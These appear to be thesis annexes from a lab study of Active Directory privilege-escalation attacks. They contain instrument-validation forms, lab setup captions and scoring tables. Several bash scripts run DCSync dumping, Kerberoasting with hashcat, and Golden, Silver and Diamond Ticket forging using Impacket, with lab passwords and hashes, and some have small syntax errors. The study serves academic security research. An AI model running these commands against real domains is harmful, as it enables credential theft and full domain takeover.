Patrón de ataque	Código de identificación	3	
Técnica MITRE	Código de técnica	3	
Sistema Operativo	Linux / Windows	3	
Herramientas	Nombre de herramientas	2	
Tiempo promedio de ejecución	Tiempo de ejecución	3	
Dificultad del ataque	Requisitos de realización (bajo, medio, alto)	2	
Dificultad de detección	Definición de logs (bajo, medio, alto)	3	
Dificultad de mitigación	Número y tipo de medidas necesarias (bajo, medio, alto)	2	
Dificultad de respuesta	Número de pasos (bajo, medio, alto)	3	

Firma del evaluador

VALIDACIÓN DEL INSTRUMENTO DE INVESTIGACIÓN

Nombre del instrumento: Ficha de observación para la evaluación de las características de ataques de escalada de privilegios en Directorio Activo.

1. DATOS GENERALES

Apellidos y nombres	Polar Fuentes Jaime Freddy
Cargo e Institución donde labora	Docente
Autor del instrumento	Gandarillas Rodríguez, Daniel

2. ASPECTOS DE VALIDACIÓN

MALO = 1	REGULAR = 2	BUENO = 3

INDICADOR	Métricas	Valoración	Observación
Patrón de ataque	Código de identificación	3	—
Técnica MITRE	Código de técnica	3	—
Sistema Operativo	Linux / Windows	3	—
Herramientas	Nombre de herramientas	3	—
Tiempo promedio de ejecución	Tiempo de ejecución	3	—
Dificultad del ataque	Requisitos de realización (bajo, medio, alto)	3	—
Dificultad de detección	Definición de logs (bajo, medio, alto)	2	—
Dificultad de mitigación	Número y tipo de medidas necesarias (bajo, medio, alto)	3	—
Dificultad de respuesta	Número de pasos (bajo, medio, alto)	2	—

00790381

Firma del evaluador

VALIDACIÓN DEL INSTRUMENTO DE INVESTIGACIÓN

Nombre del instrumento: Ficha de observación para la evaluación de las características de ataques de escalada de privilegios en Directorio Activo.

1. DATOS GENERALES

Apellidos y nombres	Condori Siles, Enrique Waldo
Cargo e Institución donde labora	Docente UNJBG
Autor del instrumento	Gondarillas Rodríguez, Daniel

2. ASPECTOS DE VALIDACIÓN

MALO = 1	REGULAR = 2	BUENO = 3

INDICADOR	Métricas	Valoración	Observación
Patrón de ataque	Código de identificación	3	
Técnica MITRE	Código de técnica	3	
Sistema Operativo	Linux / Windows	3	
Herramientas	Nombre de herramientas	3	
Tiempo promedio de ejecución	Tiempo de ejecución	3	
Dificultad del ataque	Requisitos de realización (bajo, medio, alto)	3	
Dificultad de detección	Definición de logs (bajo, medio, alto)	3	
Dificultad de mitigación	Número y tipo de medidas necesarias (bajo, medio, alto)	3	
Dificultad de respuesta	Número de pasos (bajo, medio, alto)	3	

Firma del evaluador

VALIDACIÓN DEL INSTRUMENTO DE INVESTIGACIÓN

Nombre del instrumento: Ficha de observación para la evaluación de las características de ataques de escalada de privilegios en Directorio Activo.

1. DATOS GENERALES

Apellidos y nombres	Taya Acosta Edgar Aurelio
Cargo e Institución donde labora	Docente - UNJBG
Autor del instrumento	Gondarillas Rodríguez, Daniel

2. ASPECTOS DE VALIDACIÓN

MALO = 1	REGULAR = 2	BUENO = 3

INDICADOR	Métricas	Valoración	Observación
Patrón de ataque	Código de identificación	3	
Técnica MITRE	Código de técnica	3	
Sistema Operativo	Linux / Windows	3	
Herramientas	Nombre de herramientas	3	
Tiempo promedio de ejecución	Tiempo de ejecución	3	
Dificultad del ataque	Requisitos de realización (bajo, medio, alto)	3	
Dificultad de detección	Definición de logs (bajo, medio, alto)	3	
Dificultad de mitigación	Número y tipo de medidas necesarias (bajo, medio, alto)	3	
Dificultad de respuesta	Número de pasos (bajo, medio, alto)	3	

Firma del evaluador

VALIDACIÓN DEL INSTRUMENTO DE INVESTIGACIÓN

Nombre del instrumento: Ficha de observación para la evaluación de las características de ataques de escalada de privilegios en Directorio Activo.


1. DATOS GENERALES

Apellidos y nombres	MORI SOSA, LUIS JHONSON
Cargo e Institución donde labora	DOCENTE UNJBG
Autor del instrumento	Gandarillas Rodríguez, Daniel

2. ASPECTOS DE VALIDACIÓN

MALO = 1	REGULAR = 2	BUENO = 3

INDICADOR	Métricas	Valoración	Observación
Patrón de ataque	Código de identificación	3	
Técnica MITRE	Código de técnica	3	
Sistema Operativo	Linux / Windows	3	
Herramientas	Nombre de herramientas	3	
Tiempo promedio de ejecución	Tiempo de ejecución	3	
Dificultad del ataque	Requisitos de realización (bajo, medio, alto)	3	
Dificultad de detección	Definición de logs (bajo, medio, alto)	3	
Dificultad de mitigación	Número y tipo de medidas necesarias (bajo, medio, alto)	3	
Dificultad de respuesta	Número de pasos (bajo, medio, alto)	3	



Firma del evaluador

Anexo 05

Configuración del laboratorio de Directorio Activo y conexión de usuario en Windows y Linux

Figura 1

Interfaz inicial de Windows Server.




Figura 2

Inicio de instalación del servicio de Directorio Activo.




Figura 3

Selección de servidor destino de la instalación




Figura 4

Selección de las características a instalar.




Figura 5

Confirmación de la instalación de las características seleccionadas.




Figura 6

Promoción del servidor a Directorio Activo.




Figura 7

Configuración del nombre de dominio "adlab.local".




Figura 8

Configuración del usuario DSRM.




Figura 9

Rutas de NTDS y SYSVOL.




Figura 10

Configuración finalizad del Directorio Activo.




Figura 11

Configuración del DNS por parte del usuario en Windows.




Figura 12

Conexión del usuario al dominio adlab.local.




Figura 13

Configuración del DNS desde Linux.




Figura 14

Instalación de paquetes kerberos necesarios.




Figura 15

Código de ejecución del ataque DCSync en bash.

```
#!/bin/bash
output_file="tiempos_dcsync.csv"
echo "Ejecución,Tiempo (s)" > "$output_file"  # Encabezado CSV

for i in {1..10}; do
    start=$(date +%s.%N)
    secretsdump.py 'DC/jhon.smith:P3aceAndHonor!'@192.168.56.115 > /dev/null 2>&1
    end=$(date +%s.%N)

    runtime=$(echo "$end - $start" | bc -l)
    echo "$i,$runtime" >> "$output_file"
    echo "$runtime"
done

```

Figura 16

Código de ejecución del ataque Kerberoast en bash.

```bash
#!/bin/bash
output_file="tiempos_kerberoast.csv"
echo "Ejecución,Tiempo (s)" > "$output_file"  # Encabezado CSV

for i in {1..10}; do
    start=$(date +%s.%N)
    impacket-GetUserSPNs dc.adlab.local/brandon.montero:iloveyou123 -dc-ip 192.168.56.115 -request > /dev/null 2>&1

    hashcat -m 13100 --force -a 0 kerberoasting.hashes wordlist.txt  --potfile-disable

    end=$(date +%s.%N)

    runtime=$(echo "$end - $start" | bc -l)
    echo "$i,$runtime" >> "$output_file"
    echo "$runtime"
done
```

Figura 17

Código de ejecución del ataque Diamond Ticket en bash.

```bash
#!/bin/bash
output_file="tiempos_DiamondTicket.csv"
echo "Ejecución,Tiempo (s)" > "$output_file"  # Encabezado CSV

for i in {1..10}; do
    start=$(date +%s.%N)
    ticketer.py -domain adlab.local -user administrator \
        -nthash 'a3f5c2e9b8d74123d4e8c1a6f9b2e345' \
        -kdc dc.adlab.local -domain-sid 'S-1-5-21-1722091529-3194281451-4021459652' \
        -krbtgt '88c6e2d2d7cd8a0a8f7e9a2e3d6e4c22' \
        -extra-pac > /dev/null 2>&1
    export KRB5CCNAME=~/Tesis/administrator.ccache > /dev/null 2>&1
    end=$(date +%s.%N)
    runtime=$(echo "$end - $start" | bc -l)
    echo "$i,$runtime" >> "$output_file"
    echo "$runtime"
done
```

Figura 18

Código de ejecución del ataque Golden Ticket en bash.

```bash
#!/bin/bash
output_file="tiempos_GoldenTicket.csv"
echo "Ejecución,Tiempo (s)" > "$output_file"  # Encabezado CSV
for i in {1..10}; do
    start=$(date +%s.%N)
    ticketer.py -nthash '88c6e2d2d7cd8a0a8f7e9a2e3d6e4c22' -domain-sid 'S-1-5-21-1722091529-3194281451-4021459652
        -domain adlab.local administrator > /dev/null 2>&1
    export KRB5CCNAME=~/Tesis/administrator.ccache > /dev/null 2>&1
    end=$(date +%s.%N)
    runtime=$(echo "$end - $start" | bc -l)
    echo "$i,$runtime" >> "$output_file"
    echo "$runtime"
done
```

Figura 19

Código de ejecución del ataque Silver Ticket en bash.

```bash
#!/bin/bash
output_file="tiempos_SilverTicket.csv"
echo "Ejecución,Tiempo (s)" > "$output_file"  # Encabezado CSV
for i in {1..10}; do
    start=$(date +%s.%N)
    lookupsid.py -hashes ':33aad022ce8991ecc2e5e6de39ce472b' 'adlab.local'/'dc$'@dc.adlab.local 0 > /dev/null 2>&1
    ticketer.py -nthash '33aad022ce8991ecc2e5e6de39ce472b' -domain-sid 'S-1-5-21-1722091529-3194281451-4021459652'
        -domain adlab.local -spn cifs/ad.adlab.local Administrator > /dev/null 2>&1
    export KRB5CCNAME=~/Tesis/Administrator.ccache > /dev/null 2>&1
    end=$(date +%s.%N)
    runtime=$(echo "$end - $start" | bc -l)
    echo "$i,$runtime" >> "$output_file"
    echo "$runtime"
done
```

Anexo 06

Registros de evaluación de cada ataque según dimensiones

Evaluación de los requisitos técnicos de los ataques ejecutados desde Windows.

	Requisitos técnicos del ataque				
Ataque	**Herramientas**	**Privilegios**	**Conocimiento técnico**	**Puntaje Total**	**Nivel**
DCSync	2	3	1	6	Medio
Kerberoast	2	1	3	6	Medio
Silver Ticket	2	3	3	8	Alto
Golden Ticket	2	3	3	8	Alto
Diamond Ticket	2	3	3	8	Alto

Evaluación de los requisitos técnicos de los ataques ejecutados desde Linux.

	Requisitos técnicos del ataque				
Ataque	**Herramientas**	**Privilegios**	**Conocimiento técnico**	**Puntaje Total**	**Nivel**
DCSync	1	3	1	5	Medio
Kerberoast	1	1	2	4	Bajo
Silver Ticket	1	2	3	6	Medio
Golden Ticket	1	2	3	6	Medio
Diamond Ticket	1	2	3	6	Medio

Evaluación de la dificultad de realización de los ataques ejecutados desde Windows.

	Dificultad del ataque					
Ataque	**Complejidad de los pasos técnicos**	**Facilidad de uso de herramientas**	**Estabilidad del ataque**	**Nivel de automatización del ataque**	**Puntaje Total**	**Nivel**
DCSync	1	2	1	2	6	Medio
Kerberoast	1	2	1	2	6	Medio
Silver Ticket	3	2	1	3	9	Alto
